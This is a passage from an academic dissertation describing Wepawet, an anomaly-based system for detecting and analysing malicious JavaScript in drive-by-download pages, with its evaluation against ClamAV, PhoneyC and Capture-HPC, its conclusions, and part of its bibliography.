We use this model to characterize the values passed as arguments to methods and as properties of plugins.

Type Learner. The Type Learner model was not present in the original libAnomaly library, and we added it for this work. This model determines if the values of a certain feature are always of the same type. For example, during normal usage, the parameter of a plugin's method may always contain a URL. However, during an attack, the parameter may be used to overwrite a function pointer with a specific memory address (i.e., a large integer). In this case, the Type Learner would flag this value as anomalous.

In training mode, the Type Learner classifies feature values as one of several possible types. The types currently recognized are small integers (integer values smaller or equal to 1024), large integers, strings containing only printable characters, URLs, and strings identifying a path to an executable file. If all values observed during the training phase are classified as the same type, that type is inferred for the feature. If the type inference fails or is inconsistent, no type is assigned to the corresponding feature. In detection mode, if a type was determined for a feature and the observed value is of that same type, the value is considered normal. Otherwise, it is flagged as anomalous. If no type could be determined, the model always reports a normal score.

The scores of all models are combined in a weighted sum to form the overall anomaly score of a web page. Currently, we assign the same weight to each model. If the overall score is above the threshold established during training, the page is flagged as malicious.

6.3 Analysis

We implemented our proposed approach in a system, which we call Wepawet, and we used it to detect and analyze malicious web content. In this section, we describe some of the analyses that our system can perform on malicious JavaScript code. The goal of these analyses is to provide additional evidence of the existence of malicious code in a page that was flagged as malicious and to give further insight into how the exploit works, for example, to support an analyst who investigates an attack.

Deobfuscation. Wepawet supports the automatic recovery of deobfuscated JavaScript code. Obfuscated JavaScript is typically first deobfuscated by a decoding routine and then passed to a built-in function that evaluates it. Commonly used functions are `eval`, `document.write`, `document.createElement`, and `element.setInnerHtml`. Wepawet saves the parameters passed to these functions, indents, and syntax-highlights them. This allows a human analyst to easily inspect the code provided to these functions and start analyzing it.

While we are not the first to employ these techniques to deobfuscate malicious scripts (e.g., similar approaches are common in manual and semi-automatic tools [98, 209]), we note that other detection tools (e.g., those based on honeyclients) are generally not capable of providing this information.

Exploit classification. It is often useful to understand which vulnerabilities are exploited by a malicious page. We currently focus on vulnerabilities in browser plugins and ActiveX controls. Wepawet extracts this information in two phases. The first phase consists of identifying exploits used in the wild. Wepawet analyzes the samples that it flagged as malicious and collects all the events (method invocations and attribute settings) related to plugins and controls that were considered anomalous. For each event, WEPAWET extracts four *exploit features*: the name of the plugin, the name of the method or attribute involved, the position of the anomalous parameters (if any), and the type of the identified anomaly (e.g., long string value or anomalous character distribution). Note that by considering the anomaly type rather than the concrete, actual values used in an event, we abstract away from the concrete exploit instance. Then, for each feature set, we manually search vulnerability repositories, such as CVE, for vulnerability reports that match the set. If we find a match, we label the corresponding set with the identified vulnerability, and we say that the feature set characterizes an *exploit class*, i.e., the exploits for the matching vulnerability.

In the second phase, the actual classification is performed. This step is completely automatic. For each new sample that is analyzed, WEPAWET collects anomalous events related to plugins and extracts their exploit features. It then uses a naïve Bayesian classifier to classify the exploit feature values in one of the exploit classes. If the classifier finds a classification with high confidence, the event is considered a manifestation of an exploit against the corresponding vulnerability. This classification is both precise and robust, since it is obtained from analyzing the behavior of a running exploit, rather than, for example, looking for a static textual match. Current high-interaction honeyclients do not or cannot provide this kind of information to their users.

For example, a vulnerability commonly targeted by drive-by-download attacks is an arbitrary function pointer dereference in the `LinkSBIcons` method of the SuperBuddy ActiveX control (we have shown an exploit targeting this vulnerability in section 1.3). WEPAWET detects as anomalous the exploits that target this vulnerability, since they invoke the vulnerable method with an anomalous parameter value (a large integer). WEPAWET characterizes these exploits with the following exploit feature values: `Sb.SuperBuddy.1` (the name of the vulnerable ActiveX), `LinkSBIcons` (the name of the anomalous method invocation), 0 (the anomalous parameter is the first argument of the method), `large_int` (the method call is anomalous because of the large value of its parameter, e.g., 0x0c0c0c0c). Given this characterization, it is easy to associate it to the LinkSBIcons vulnerability (CVE-2006-5820). After this, calls to the SuperBuddy's LinkSBIcons method with large integer values will be classified as attempts to exploit the CVE-2006-5820 vulnerability.

Signature generation. We can also use the exploit classification information to generate exploit signatures for signature-based tools. More precisely, we generate signatures for the PhoneyC tool. In PhoneyC, signatures are JavaScript objects that redefine the methods and attributes of a vulnerable component with functions that check if the conditions required for a successful exploit are met. In our experience, the information stored in our exploit classes is often sufficient to automatically generate high-quality signatures for PhoneyC. To demonstrate this, we generated signatures for three exploits that were not detected by PhoneyC and submitted them to the author of PhoneyC.

6.4 System Evaluation

We will now describe how Wepawet performs at detecting pages that launch drive-by-download attacks. In particular, we examine the accuracy of our detection approach and compare it with state-of-the-art tools on over 140K URLs. Note, however, that we are not attempting to perform a measurement study on the prevalence of malicious JavaScript on the web (in fact, such studies have appeared before [155, 227], and have examined an amount of data that is not available to us [172]).

6.4.1 Detection Results

To evaluate our tool, we compiled the following seven datasets: a *known-good dataset*, four *known-bad datasets*, and two *uncategorized datasets*.

The *known-good dataset* consists of web pages that (with high confidence) do not contain attacks. We use this dataset to train our models, to determine our anomaly thresholds, and to compute false positives. In total, the dataset contains 11,215 URLs. We populated the known-good dataset by downloading the pages returned for the most popular queries in the past two years, as published by the Google and Yahoo! search engines, and by visiting the 100 most popular web sites, as determined by Alexa. This allowed us to obtain pages representative of today's use of JavaScript. Furthermore, we used the Google Safe Browsing API to discard known dangerous pages [87].

The *known-bad datasets* contain pages and scripts that are known to be malicious. We use these datasets to evaluate the detection capabilities of our tool and compute false negatives. In total, they consist of 823 malicious samples. These samples were organized in four different datasets, according to their sources:

- *The spam trap dataset.* From January to August 2008, we retrieved a feed of spam URLs provided by Spamcop [208]. For about two months, we also extracted the URLs contained in emails sent to a local spam trap. To distinguish URLs directing to drive-by-download sites from those URLs that simply lead to questionable sites (e.g., online pharmacies), we analyzed each

URL with Capture-HPC, a high-interaction honeyclient system [216], which classified 257 pages as malicious. We manually verified that these pages actually launched drive-by downloads.

- *The SQL injection dataset.* From June to August 2008, we monitored several SQL injection campaigns against a number of web sites. These campaigns aimed at injecting in vulnerable web sites code that redirects the visitor's browser to a malicious page. We identified 351 domains involved in the attacks. From these, we collected 23 distinct samples.
- *The malware forum dataset.* We collected 202 malicious scripts that were published or discussed in several forums, such as `malwaredomainlist.com` and `milw0rm.com`.
- *The Wepawet-bad dataset.* This dataset contains the URLs that were submitted to our online service (`wepawet.cs.ucsb.edu`), which allows the public submission of URLs for analysis by WEPAWET. More precisely, we looked at 531 URLs that were submitted during the month of January 2009 and that, at the time of their submission, were found to be malicious by WEPAWET. We re-analyzed them to verify that the malicious code was still present and active on those pages. We identified 341 pages that were still malicious.

The *uncategorized datasets* contain pages for which no ground truth is available. The uncategorized pages were organized in two datasets:

- *The crawling dataset.* This dataset contains pages collected during a crawling session. The crawling was seeded with the results produced by the Google, Yahoo!, and Live search engines for queries in a number of categories, which were also used in previous studies on malicious web content [103, 155, 172]. In total, we examined 115,706 URLs from 41,197 domains (to increase the variety of pages analyzed, we examined up to 3 pages per domain).
- *The Wepawet-uncat dataset.* This dataset contains 16,894 pages that were submitted to WEPAWET between October and November 2009.

False positives

We randomly divided the known-good dataset in three subsets and used them to train WEPAWET and compute its false positive rate. More precisely, we ran WEPAWET on 5,138 pages to train the models. We then ran it on 2,569 pages to establish a threshold, which we set to 20% more than the maximum anomaly score determined on these pages. The remaining 3,508 pages were used to determine the false positive rate. WEPAWET caused no false positives on these pages.

In addition, we computed the false positive rate on the crawling dataset. This is a more extensive test both in terms of the number of pages examined (over 115K) and their types (e.g., these pages are not necessarily derived from popular sites or from results for popular search queries). On this dataset, Wepawet reported 137 URLs as being malicious. Of these, we manually verified that 122 did actually launch drive-by downloads. The remaining 15 URLs (hosted on ten domains) appeared to be benign, and, thus, are false positives. The majority of them used up to 8 different ActiveX controls, some of which were not observed during training, yielding an anomaly score larger than our threshold.

False negatives

For the next experiment, we compared the detection capabilities of Wepawet with respect to three other tools: ClamAV [32], PhoneyC [160], and Capture-HPC [216]. These tools are representative of different detection approaches: syntactic signatures, low-interaction honeyclients using application-level signatures, and high-interaction honeyclients, respectively.

ClamAV is an open-source anti-virus, which includes more than 3,200 signatures matching textual patterns commonly found in malicious web pages. We used ClamAV with the latest signature database available at the time of the experiments.

PhoneyC is a browser honeyclient that uses an emulated browser and application-level signatures. Signatures are expressed as JavaScript procedures that, at run-time, check the values provided as input to vulnerable components for conditions that indicate an attack. Thus, PhoneyC's signatures characterize the dynamic behavior of an exploit, rather than its syntactic features. In addition, PhoneyC scans pages with ClamAV. Unlike our tool, PhoneyC can only detect attacks for which it has a signature. We used PhoneyC version 1680, the latest available at the time of the experiments.

Capture-HPC is a high-interaction honeyclient. It visits a web page with a real browser and records all the resulting modifications to the system environment (e.g., files created or deleted, processes launched). If any unexpected modification occurs, this is considered the manifestation of an attack launched by the page. We used the default configuration of Capture-HPC and installed Windows XP SP2 and Internet Explorer (a setup used in previous studies [161]). In addition, we installed the five plugins most targeted by exploits in the Wepawet-bad dataset, including vulnerable versions of Adobe Reader (9.0) and Flash (6.0.21).

Table 6.2 shows the results of evaluating the detection effectiveness of the different approaches on the known-bad datasets. For these tests, we only report the false negatives (all samples are known to be malicious). We did not test

Dataset	Samples (#)	Wepawet FN	ClamAV FN	PhoneyC FN	Capture-HPC FN
Spam Trap	257	1 (0.3%)	243 (94.5%)	225 (87.5%)	0 (0.0%)
SQL Injection	23	0 (0.0%)	19 (82.6%)	17 (73.9%)	–
Malware Forum	202	1 (0.4%)	152 (75.2%)	85 (42.1%)	–
Wepawet-bad	341	0 (0.0%)	250 (73.3%)	248 (72.7%)	31 (9.1%)
Total	823	2 (0.2%)	664 (80.6%)	575 (69.9%)	31 (5.2%)

Table 6.2: Comparison of detection results on the known-bad datasets. FN indicates false negatives.

Capture-HPC on the SQL injection dataset and the malware forum dataset, since the attacks contained therein have long been inactive (e.g., the web sites that hosted the binaries downloaded by the exploit were unreachable). Thus, Capture-HPC would have reported no detections.

Wepawet had two false negatives on the known-bad datasets. This corresponds to a false negative rate of 0.2%. The undetected exploits do not use obfuscation and attack a single vulnerability in one ActiveX control. Wepawet detected anomalies in the number of memory allocations (due to heap spraying) and in the instantiation of a control that was not observed during training, but this was not sufficient to exceed the threshold.

ClamAV missed most of the attacks (80.6%). While better results may be obtained by tools with larger signature bases, we feel it is indicative of the limitations of approaches based on static signature matching. The most effective signatures in ClamAV matched parts of the decoding routines, methods used in common exploits, and code used to perform heap spraying. However, these signatures would be easily evadable, for example, by introducing simple syntactic modifications to the code.

PhoneyC had almost a 70% false negative rate, even if it has signatures for most of the exploits contained in the known-bad datasets. At first inspection, the main problem seems to be that PhoneyC (in the version we tested) only handles a subset of the mechanisms available to execute dynamically generated JavaScript code. If unsupported methods are used (e.g., creating new `script` elements via the `document.createElement` method), PhoneyC does not detect the attack.

Capture-HPC missed 9.1% of the attacks in the Wepawet-bad dataset (and 5.2% overall). We manually analyzed the URLs that were not detected as malicious and we found that, in most cases, they were using exploits targeting plugins that were not installed on our Capture-HPC system. This result highlights that the configuration of the environment used by Capture-HPC is a critical factor in




Figure 6.1: Capture-HPC detection rate as a function of the installed vulnerable applications.

determining its detection rate. Unfortunately, installing all possible, vulnerable components can be difficult, since targeted vulnerabilities are scattered in tens of different applications, which must be correctly installed and configured (for example, the known-bad datasets include 51 different exploits, targeting vulnerabilities in 40 different components).

To better understand this issue, we computed how the detection rate of Capture-HPC would change on the Wepawet-bad dataset, given different sets of ActiveX controls. In particular, we want to understand what is the minimum number of components that needs to be installed to achieve a given detection rate. This question can be cast in terms of the set cover problem, where installing an application guarantees the detection of all pages that contain at least one exploit targeting that application. In this case, we say that the application “covers” those pages. “Uncovered” pages (those that do not target any of the installed applications) will not be detected as malicious. To solve the problem, we used the greedy algorithm (the problem is known to be NP-complete), where, at each step, we add to the set of installed applications a program that covers the largest number of uncovered pages. Figure 6.1 shows the results. It is interesting to observe that even though a relatively high detection rate can be achieved with a small number of applications (about 90% with the top 5 applications), the detection curve is characterized by a long tail (one would have to install 22 applications to achieve 98% detection). Clearly, a false negative rate between 10% and 2% is significant, especially when analyzing large datasets.

Large-scale comparison with high-interaction honeyclients

We performed an additional, more comprehensive experiment to compare the detection capability of our tool with high-interaction honeyclients. More precisely, we ran Wepawet and Capture-HPC side-by-side on the 16,894 URLs of the Wepawet-uncat dataset. Each URL was analyzed as soon as it was submitted to the Wepawet online service. Capture-HPC and Wepawet were run from distinct subnets to avoid spurious results due to IP cloaking.

Overall, Capture-HPC raised an alert on 285 URLs, which were confirmed to be malicious by manual analysis. Of these, Wepawet missed 25. We identified the following reasons for Wepawet's false negatives. In four cases, Wepawet was redirected to a benign page (`google.cn`) or an empty page, instead of being presented with the malicious code. This may be the result of a successful detection of our tool or of its IP. An internal bug caused the analysis to fail in three additional cases. Finally, the remaining 18 missed detections were the consequence of subtle differences in the handling of certain JavaScript features between Internet Explorer and our custom browser (e.g., indirect calls to `eval` referencing the local scope of the current function) or of unimplemented features (e.g., the `document.lastModified` property).

Conversely, Wepawet flagged 8,714 URLs as anomalous (for 762 of these URLs, it was also able to identify one or more exploits). Of these, Capture-HPC missed 8,454. We randomly sampled 100 URLs from this set of URLs and manually analyzed them to identify the reasons for the different results between Wepawet and Capture-HPC. We identified three common cases. First, an attack is launched but it is not successful. For example, we found many pages (3,006 in the full Wepawet-uncat dataset) that were infected with JavaScript code used in a specific drive-by campaign. In the last step of the attack, the code redirected to a page on a malicious web site, but this page failed to load because of a timeout. Nonetheless, Wepawet flagged the infected pages as anomalous because of the obfuscation and redirection features, while Capture-HPC did not observe the full attack and, thus, considered them benign. We believe Wepawet's behavior to be correct in this case, as the infected pages are indeed malicious (the failure that prevents the successful attack may be only temporary).

Second, a missed detection may be caused by evasion attempts. Some malicious scripts, for example, launch the attack only after a number of seconds have passed (via the `window.setTimeout` method) or only if the user minimally interacts with the page (e.g., by releasing a mouse button, as is done in the code used by the Mebroot malware). In these cases, Wepawet was able to expose the complete behavior of the page thanks to the forced execution technique described earlier.




Figure 6.2: Contribution of necessary features to the anomaly score of malicious samples.

Finally, we noticed that Capture-HPC stalled during the analysis (there were 1,093 such cases in total). We discovered that, in some cases, this may be the consequence of an unreliable exploit, e.g., one that uses too much memory, causing the analyzer to fail.

Features and Anomaly Score

We analyzed the impact that each feature group has on the final anomaly score of a page. We found that, on the known-bad datasets, exploitation features account for the largest share of the score (88% of the final value), followed by the environment preparation features (9%), the deobfuscation features (2.7%), and the redirection and cloaking features (0.3%). The contribution of redirection and cloaking features is limited also because the majority of the samples included in the known-bad datasets consist of self-contained files that do not reference external resources and, therefore, cause no network activity.

Furthermore, we examined the breakdown of the anomaly score between necessary and useful features. Figure 6.2 shows the contributions of necessary features for each sample in the known-bad datasets. In the figure, samples are ordered according to their overall anomaly score. It can be seen that the necessary features alone are in most cases sufficient to correctly characterize malicious samples. In particular, the use of multiple exploits in the same page causes the anomaly score to “explode” (note that the anomaly score axis is log scale). For example, the total




Figure 6.3: Contribution of necessary and useful features to the anomaly score of malicious samples.

anomaly score of 103 samples was more than ten times higher than the threshold. This is good because it demonstrates that the detection of malicious pages heavily relies on those features that are fundamental to attacks. Nonetheless, useful features contribute positively to the final score, especially for samples where the anomaly value determined by necessary features is low. This is illustrated by Figure 6.3, which shows the contribution of necessary and useful features for the 20 malicious samples with lowest anomaly score. It is interesting to observe that, without the contribution of useful features, the anomaly score of nine samples would be below the threshold (i.e., they would be false negatives).

Limitations

It is interesting to discuss more in detail how Wepawet performs in terms of resilience to evasion attempts.

Novel attacks. One way for attackers to evade our detection is to launch attacks that completely bypass the features we use. We have shown that our features characterize very well the types of attacks that are performed today. Thus, attackers would need to find completely new attack classes. In particular, we note that Wepawet is capable of detecting previously-unseen attacks, when these attacks manifest in anomalous features. For example, Wepawet correctly flagged as malicious scripts used in the infamous "Aurora" attack [86].

Emulation fingerprinting. A second possible evasion technique consists of detecting differences between Wepawet's emulated environment and a real browser's environment. Malicious scripts may fingerprint the browser (e.g., they can check the headers our tool sends and the JavaScript objects it provides), its plugins and ActiveX controls (e.g., to test that they actually expose the expected methods and parameters), or the JavaScript interpreter to identify any differences. This is an issue that is common to any emulated environment and that affects, to a certain degree, even high-interaction honeyclients using virtual machines [50].

We have two ways of counteracting this technique. First, we can set up our environment so that it behaves as accurately as possible as the browser we want to impersonate. This clearly becomes an arms race between the attacker's fingerprinting efforts and our emulation efforts. However, the underlying browser we use, HtmlUnit, is designed to take into account the different behaviors of different browsers and, in our experience, it was generally easy to correct the deviations that we found.

The second technique to counteract evasion consists of forcing the execution of a larger portion of a script to uncover parts of the code (and, thus, behaviors) that would otherwise be hidden. These correspond, for example, to functions containing exploit code that are not invoked unless the corresponding vulnerable component is identified in the browser. We have already discussed our simple method to increase the executed code coverage, and we are currently exploring more sophisticated techniques for future versions of Wepawet.

6.4.2 Performance

Wepawet's performance clearly depends on the complexity of the sample under analysis (e.g., number of redirects and scripts to interpret). However, to give a feeling for the overall performance of our tool, we report here the time required to analyze the Wepawet-bad dataset. Wepawet completed the workload in 2:22 hours. As a comparison, Capture-HPC examined the same set of pages in 2:59 hours (25% slower). The analysis can be easily parallelized, which further improves performance. For example, by splitting the workload on three machines, Wepawet completed the task in 1:00 hour. While our browser and JavaScript interpreter are generally slower than their native counterparts, we have no overhead associated with reverting the machine to a clean state after a successful exploitation, as required in Capture-HPC.

6.4.3 Operational Experience

We made WEPAWET publicly available at `http://wepawet.cs.ucsb.edu` as an online service, where users can submit URLs or files for analysis. For each sample, a report is generated that shows the classification of the page and the results of the deobfuscation, exploit classification, and other analyses.

The service has been operative since November 2008, and it is used by a growing number of users. For example, in October 2009, it was visited by 10,598 unique visitors (according to Google Analytics data), who submitted 37,547 samples for analysis. Of these users, 97 were frequent users, i.e., submitted more than 30 samples. Of all samples analyzed in October, 11,679 (31%) were flagged as malicious (after additional analysis, we attributed 4,951 samples to one of eleven well-known drive-by campaigns). Our tool was able to classify the exploits used in 1,545 of the malicious samples.

The reports generated by WEPAWET are routinely used to investigate incidents and new exploits (e.g., [140]), as supportive evidence in take-down requests, and to complement existing blacklists (e.g., in October 2009 alone, it detected drive-by downloads on 409 domains that at the moment of the analysis were not flagged as malicious by Google Safe Browsing [87]).

6.5 Conclusions

We presented a novel approach to the detection and analysis of malicious JavaScript code that combines anomaly detection techniques and dynamic emulation. The approach has been implemented in a tool, called WEPAWET, which was evaluated on a large corpus of real-world JavaScript code and made publicly available online. The results of the evaluation show that WEPAWET achieves a detection rate that is significantly better than state-of-the-art tools. It detected a large number of malicious pages not detected by other tools, and it missed only a very limited number of attacks. It also raised only a few false positives.

Future work will extend the techniques described here to improve the detection of malicious JavaScript code. For example, we plan to improve the procedures to identify binary shellcode used in JavaScript malware. In addition, we plan to implement a browser extension that is able to use the characterization learned by WEPAWET to proactively block drive-by-download attacks.

Chapter 7

Conclusions and Future Work

The number and severity of security incidents on the web are increasing. We have argued that there are three main elements that contribute to these security issues: web applications, which are riddled with vulnerabilities, web clients, which also contain serious security defects, and attackers, who have strong financial motivations to launch attacks against both web clients and web applications. Unfortunately, existing defensive mechanisms in all these three areas have limitations.

This dissertation has described several approaches to improve our defenses against web-based attacks. As a first measure, we have performed two large-scale measurement studies to better understand the *modus operandi*, techniques, and tools used by attackers in two contexts, phishing and botnets. We have shown that attackers can rely on sophisticated tools that enable even novices to perform sophisticated attacks, and on complex infrastructures that make their campaigns resilient to take-downs or hijacking attempts. Furthermore, we have seen that, by building and controlling large botnets, attackers can inflict significant financial damage to their victims.

We have presented two approaches to ameliorate the security of web applications, and, in particular, to detect classes of vulnerabilities and attacks that existing tools do not identify or handle precisely. More specifically, we have introduced a static analysis approach to analyze a web application as a whole (as opposed to focusing on its individual components), which allows us to detect multi-module vulnerabilities, such as stored SQL injection and stored cross-site scripting vulnerabilities. Second, we have presented an anomaly-based approach to detect, at run-time, attacks that violate certain application-specific security policies, such as authentication and authorization bypass attacks.

On the web client side, we have presented an approach, based on anomaly detection techniques, to detect web pages that launch drive-by-download attacks and to analyze the corresponding exploits. The tool we developed as part of this work has been made publicly available and is widely used.

In the future, we plan to improve the detection of vulnerabilities in web applications, focusing especially on identifying complex, application-specific defects, which are not well-handled by existing tools. We are also interested in investigating how languages and development tools for web applications can be improved to enable the automatic verification of desirable safety properties and to protect web applications by design (as opposed to identifying vulnerabilities after they have been introduced in the code). On the client side, we plan to extend the detection techniques we discussed here and use them to prevent attacks on a user's machine. Finally, since it is foreseeable that client-side attacks and malware infections will continue to be successful in the future, we will explore techniques to provide security guarantees for users who (unsuspectingly) use infected machines to perform sensitive activities, e.g., online banking.

Bibliography

[1] M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti. Control-Flow Integrity Principles, Implementations, and Applications. *ACM Transactions on Information and System Security (TISSEC)*, 13(1):340–353, 2009.

[2] A. V. Aho, R. Sethi, and J. Ullman. *Compilers: Principles, Techniques, and Tools*. Addison-Wesley Longman Publishing Co., Inc., 1986.

[3] J. Alpert and N. Hajaj. We knew the web was big... `http://googleblog.blogspot.com/2008/07/we-knew-web-was-big.html`, 2008.

[4] C. Anley. Advanced SQL Injection in SQL Server Applications. Technical report, Next Generation Security Software, Ltd, 2002.

[5] S. Artzi, A. Kieżun, J. Dolby, F. Tip, D. Dig, A. Paradkar, and M. Ernst. Finding Bugs in Dynamic Web Applications. In *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)*, pages 261–272, Seattle, WA, USA, 2008.

[6] K. Ashcraft and D. Engler. Using Programmer-Written Compiler Extensions to Catch Security Holes. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 143–159, Oakland, CA, USA, 2002.

[7] V. Bala, E. Duesterwald, and S. Banerjia. Dynamo: A Transparent Dynamic Optimization System. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 1–12, Vancouver, Canada, 2000.

[8] T. Ball and S. Rajamani. Automatically Validating Temporal Safety Properties of Interfaces. In *Proceedings of the International SPIN Workshop on Model Checking of Software*, pages 103–122, Ontario, Canada, 2001.

[9] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Saner: Composing Static and Dynamic Analysis to Validate

Sanitization in Web Applications. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 387–401, Oakland, CA, USA, 2008.

[10] D. Balzarotti, M. Cova, V. Felmetsger, and G. Vigna. Multi-Module Vulnerability Analysis of Web-based Applications. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 25–35, Alexandria, VA, USA, 2007.

[11] S. Bandhakavi, P. Bisht, P. Madhusudan, and V. Venkatakrishnan. CANDID: Preventing SQL Injection Attacks using Dynamic Candidate Evaluations. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 12–24, Alexandria, VA, USA, 2007.

[12] A. Barabási and R. Albert. Emergence of scaling in random networks. *Science*, 286(5439):509–512, 1999.

[13] A. Barth, C. Jackson, C. Reis, and Google Chrome Team. The Security Architecture of the Chromium Browser. Technical report, Stanford University, 2008.

[14] T. Berners-Lee and M. Fischetti. *Weaving the Web*. HarperOne, 1999.

[15] D. Beyer, T. Henzinger, R. Jhala, and R. Majumdar. The Software Model Checker BLAST. *International Journal on Software Tools for Technology Transfer*, 9(5–6):505–525, 2007.

[16] P. Billingsley. *Probability and Measure*. Wiley-Interscience, 3 edition, April 1995.

[17] S. Boyd and A. Keromytis. SQLrand: Preventing SQL Injection Attacks. In *Proceedings of the International Conference on Applied Cryptography and Network Security (ACNS)*, pages 292–302, Yellow Mountain, China, 2004.

[18] D. Bruening, E. Duesterwald, and S. Amarasinghe. Design and Implementation of a Dynamic Optimization Framework for Windows. In *Proceedings of the ACM Workshop on Feedback-Directed and Dynamic Optimization*, Austin, TX, USA, 2000.

[19] D. Brumley, T. Chiueh, R. Johnson, H. Lin, and D. Song. RICH: Automatically Protecting Against Integer-Based Vulnerabilities. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, San Diego, CA, USA, 2007.

[20] A. Burstein. Conducting Cybersecurity Research Legally and Ethically. In *Proceedings of the USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, San Francisco, CA, USA, 2008.

[21] W. Bush, J. Pincus, and D. Sielaff. A Static Analyzer for Finding Dynamic Programming Errors. *Software Practice and Experience*, 30(7):775–802, 2000.

[22] C. Cadar, D. Dunbar, and D. Engler. KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, pages 209–224, San Diego, CA, USA, 2008.

[23] C. Cadar and D. Engler. Execution Generated Test Cases: How to Make Systems Code Crash Itself. In *Proceedings of the International SPIN Workshop on Model Checking of Software*, pages 2–23, San Francisco, CA, USA, 2005.

[24] C. Cadar, V. Ganesh, P. Pawlowski, D. Dill, and D. Engler. EXE: Automatically Generating Inputs of Death. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 322–335, Alexandria, VA, USA, 2006.

[25] Google-caja: A source-to-source translator for securing javascript-based web content. `http://code.google.com/p/google-caja/`, 2009.

[26] CERT. Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests. `http://www.cert.org/advisories/CA-2000-02.html`, 2000.

[27] H. Chen, D. Dean, and D. Wagner. Model Checking One Million Lines of C Code. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, pages 171–185, San Diego, CA, USA, 2005.

[28] S. Chenette. The Ultimate Deobfuscator. In *Proceedings of the ToorConX Conference*, Seattle, WA, USA, 2008.

[29] B. Chess. Improving Computer Security using Extended Static Checking. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 160–176, Oakland, CA, USA, 2002.

[30] S. Chong, K. Vikram, and A. Myers. SIF: Enforcing Confidentiality and Integrity in Web Applications. In *Proceedings of the USENIX Security Symposium*, pages 1–16, Boston, MA, USA, 2007.

[31] A. Christensen, A. Møller, and M. Schwartzbach. Precise Analysis of String Expressions. In *Proceedings of the International Static Analysis Symposium (SAS)*, pages 1–18, San Diego, CA, USA, 2003.

[32] ClamAV. Clam AntiVirus. `http://www.clamav.net/`.

[33] E. Clarke, O. Grumberg, and D. Peled. *Model Checking.* MIT Press, 1999.

[34] J. Corbett, M. Dwyer, J. Hatcliff, C. Pasareanu, Robby, S. Laubach, and H. Zheng. Bandera: Extracting Finite-state Models from Java Source Code. In *Proceedings of the International Conference on Software Engineering (ICSE)*, pages 439–448, Limerick, Ireland, 2000.

[35] P. Cousot and R. Cousot. Abstract Interpretation: A Unified Lattice Model for Static Analysis of Programs by Construction or Approximation of Fixpoints. In *Proceedings of the ACM Symposium on Principles of Programming Languages (POPL)*, pages 238–252, Los Angeles, CA, USA, 1977.

